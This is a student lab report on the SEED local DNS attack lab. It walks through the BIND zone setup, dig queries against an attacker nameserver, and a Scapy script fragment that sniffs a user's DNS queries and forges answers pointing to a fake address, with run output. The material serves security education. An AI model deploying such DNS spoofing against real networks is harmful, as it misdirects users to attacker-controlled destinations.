PRANITA CAMASAMUDRAM

LOCAL DNS ATTACK LAB


LAB REPORT

INTRODUCTION: In this lab we first set up DNS servers and configure them and then try to implement DNS attacks. DNS attacks usually happen in order to direct the users to a fake destination rather than the destination that they intended to go. IN this lab we have focused mainly on local attacks.

ENVIRONMENT SETUP : The environment setup for this lab is the same as the first lab where I worked on the SEEDUbuntu virtual box on my machine. I have also downloaded the Labsetup file from the seed website. We are working on four machines : a user, a local DNS server, an attacker and a seed attacker, but all of these are located on one network for now.


TASKS INVOLVED :

Container setup : Instead of using dcbuild and dcup like in the last lab, we us the commands dockps to get the id of the container and docksh <id> to get into that container. First I used the nano /etc/bind/named.config in order to get to the example.com zone.




```
[10/13/21]seed@VM:~/.../Labsetup2$ dockps
269c66714170  seed-attacker
a95bd2618610  user-10.9.0.5
a851deb19e80  local-dns-server-10.9.0.53
e0fdf4d45a62  seed-router
1415c1fdd12e  attacker-ns-10.9.0.153
[10/13/21]seed@VM:~/.../Labsetup2$ docksh 1415
root@1415c1fdd12e:/# nano /etc/bind/named.conf
```

Once inside the named.config we can see a bunch of include entries as in the below screenshot.




```
  GNU nano 4.8                    /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
                               [ Read 22 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

I copied the etc/bind/zone_example.com line and put it along with the nano command. This lead me to the below screen where we find a bunch of ip addresses. So what happens here is if you put in the name www.example.com it returns the address 1.2.3.5 but if you put some other name instead of www, it is going to return the fake address 1.2.3.6.




```
  GNU nano 4.8                /etc/bind/zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6




                              [ Read 14 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

I have implemented the command dig @ns.attacker32.com www.example.com and as you can see below the address 1.2.3.5. appears which is the address given in the GNU screen above.




```
root@a95bd2618610:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32117
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3d48878064e16722010000000061678446eb0c62e5930d6bc4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 503 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 14 01:13:42 UTC 2021
;; MSG SIZE  rcvd: 88

root@a95bd2618610:/# 
```

I have also implemented the command dig www.example.com and the result was given to be an actual IP address.



```
root@a95bd2618610:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55047
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a99ebede42b4dcee010000006167851982cad805017c1948 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        5819    IN      A       93.184.216.34

;; Query time: 151 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 01:17:13 UTC 2021
;; MSG SIZE  rcvd: 88

root@a95bd2618610:/#
```

Now instead of www.example.com, I have tried to execute xyz.example.com which gave me the fake address 1.2.3.6.




```
root@a95bd2618610:/# dig @ns.attacker32.com xyz.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com xyz.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35723
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 658f60002eacf5f701000000616784de2caa7ef0ffb8d4dd (good)
;; QUESTION SECTION:
;xyz.example.com.               IN      A

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       1.2.3.6

;; Query time: 143 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 14 01:16:14 UTC 2021
;; MSG SIZE  rcvd: 88

root@a95bd2618610:/#
```

PRANITA CAMASAMUDRAM

Task 1: Directly Spoofing Response to User


Whenever a user trues to access a website a DNS request is sent to the DNS server. This DNS request can be attacked by the attacker using sniffing and a fake response is created. This means that instead of the original destination the user will end up with a fake destination address and a website they that they did not intend to visit.



```
    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '2.4.6.8', 
                    ttl    = 259200)

    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec )

    spoofpkt = ip/udp/dns
    send(spoofpkt)

 = 'udp and (src host 10.9.0.5 and dst port 53)'
kt=sniff(iface='br-b4793758e616', filter=f, prn=spoof_dns)

- INSERT --                                                17,41
```


The above screenshot shows the changes I made to the spoof_answer.py. I put the port type as ‘A’, rdata (fake address) as 2.4.6.8 and the src host as 10.9.0.5.

I first cleared the cache on the local dns server using the below commands.



```
[10/13/21]seed@VM:~/.../Labsetup2$ dockps
269c66714170  seed-attacker
a95bd2618610  user-10.9.0.5
a851deb19e80  local-dns-server-10.9.0.53
e0fdf4d45a62  seed-router
1415c1fdd12e  attacker-ns-10.9.0.153
[10/13/21]seed@VM:~/.../Labsetup2$ docksh a851
root@a851deb19e80:/# rndc dumpdb -cache
root@a851deb19e80:/# rndc flush
root@a851deb19e80:/# cat /var/cache/bind/dump.db | grep example
root@a851deb19e80:/# 
```

Next I executed the spoof_answer.py program so that it will start sending packets to the user server.




seed@VM: ~/.../Labsetup2

seed@VM: ~/.../L... | seed@VM: ~/.../L... | seed@VM: ~/.../La... | seed@VM: ~/.../La... | root@a851deb19...

```
Sent 1 packets.
^C
[10/13/21]seed@VM:~/.../Labsetup2$
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
./spoof_answer.py: 1: i#!/bin/env: not found
from: can't read /var/mail/scapy.all
./spoof_answer.py: 4: import: not found
./spoof_answer.py: 6: Syntax error: "(" unexpected
[10/13/21]seed@VM:~/.../Labsetup2$ vim spoof_answer.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
./spoof_answer.py: 1: i#!/bin/env: not found
from: can't read /var/mail/scapy.all
./spoof_answer.py: 4: import: not found
./spoof_answer.py: 6: Syntax error: "(" unexpected
[10/13/21]seed@VM:~/.../Labsetup2$ vim spoof_answer.py
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
.
Sent 1 packets.
^C
[10/13/21]seed@VM:~/.../Labsetup2$
[10/13/21]seed@VM:~/.../Labsetup2$ sudo ./spoof_answer.py
.
Sent 1 packets.
```

When you type the dig command on the user side and you can see the fake address being displayed.



